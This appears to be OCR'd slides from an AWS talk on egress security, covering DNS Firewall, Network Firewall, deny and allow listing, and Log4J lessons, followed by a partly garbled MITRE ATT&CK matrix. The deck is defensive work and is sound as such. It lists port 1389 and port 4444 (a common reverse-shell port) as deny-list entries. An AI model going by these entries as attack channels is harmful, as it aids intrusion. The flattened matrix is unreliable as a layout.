
Typical web app architecture – Network egress




Typical web app architecture – DNS egress




Typical web app architecture – Egress



Typical web app architecture – DNS egress




Typical web app architecture – Egress



Two separate paths to the internet

1. Route 53 Resolver
2. NAT gateway

Both need to be secured



AWS egress security services

AWS egress security services

Route 53 Resolver DNS Firewall

- Fully managed DNS firewall
- Block DNS queries for malicious domains
- AWS managed threat intelligence

AWS Network Firewall

- Fully managed deep packet inspection firewall
- Write rules based on domains instead of just CIDRs
- AWS managed threat intelligence

Network Firewall top use cases

Egress filtering

- Domain/FQDN Filtering
- DenyListing Known-Bad and AllowListing of Known-Good
  - FQDNs (HTTP, HTTPS, DNS)
  - CIDRs
  - ccTLDs
  - TLS JA3/S hashes
  - TLS Server Certs Fingerprint
  - Ports (1389, 4444, e.g.)
- Ensure ports are only used by their legitimate protocol
- Block vulnerable versions of TLS
- Block direct to IP communications

Environment segmentation

- VPC to VPC
- Prod to dev/dev to prod
- VPC to on-premises/on-premises to VPC

Intrusion prevention


- AWS Managed IDS/IPS rules
- Running IDS/IPS signatures from open source repositories and/or partners
- AWS managed IPS rules
- Auto block IPs seen brute forcing by GuardDuty

Why are AWS customers spending time on egress security?

“The average time taken to fix **critical** vulnerabilities is **205** days”

WhiteHat Security

Lessons learned from Log4J
CJ Moses, AWS CISO



MITRE | ATT&CK

Matrices | Tactics | Techniques | Data Sources | Mitigations | Groups | Software | Res | Blog

ATT&CK Matrix for Enterprise

layout: side | show sub-

We mostly think about egress security for "after the fact"

Reconnaissance (10 techniques)	Resource Development (7 techniques)	Initial Access (9 techniques)	Execution (12 techniques)	Persistence (19 techniques)	Privilege Escalation (13 techniques)	Defense E (42 techniques)					Command and Control (16 techniques)
Active Scanning (3)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (5)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (3)	Account Discovery (4)	Remote Services		Application Layer Protocol (4)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archi Colle Data (3)	Communication Through Removable Media
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (3)	Browser Extensions	Create or Modify System Process (4)	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create Account (3)	Escape to Host	Deploy Container	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Direct Volume Access	Modify Authentication Process (5)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Domain Policy Modification (2)	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution	Execution Guardrails (1)	Multi-Factor Authentication Request	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol
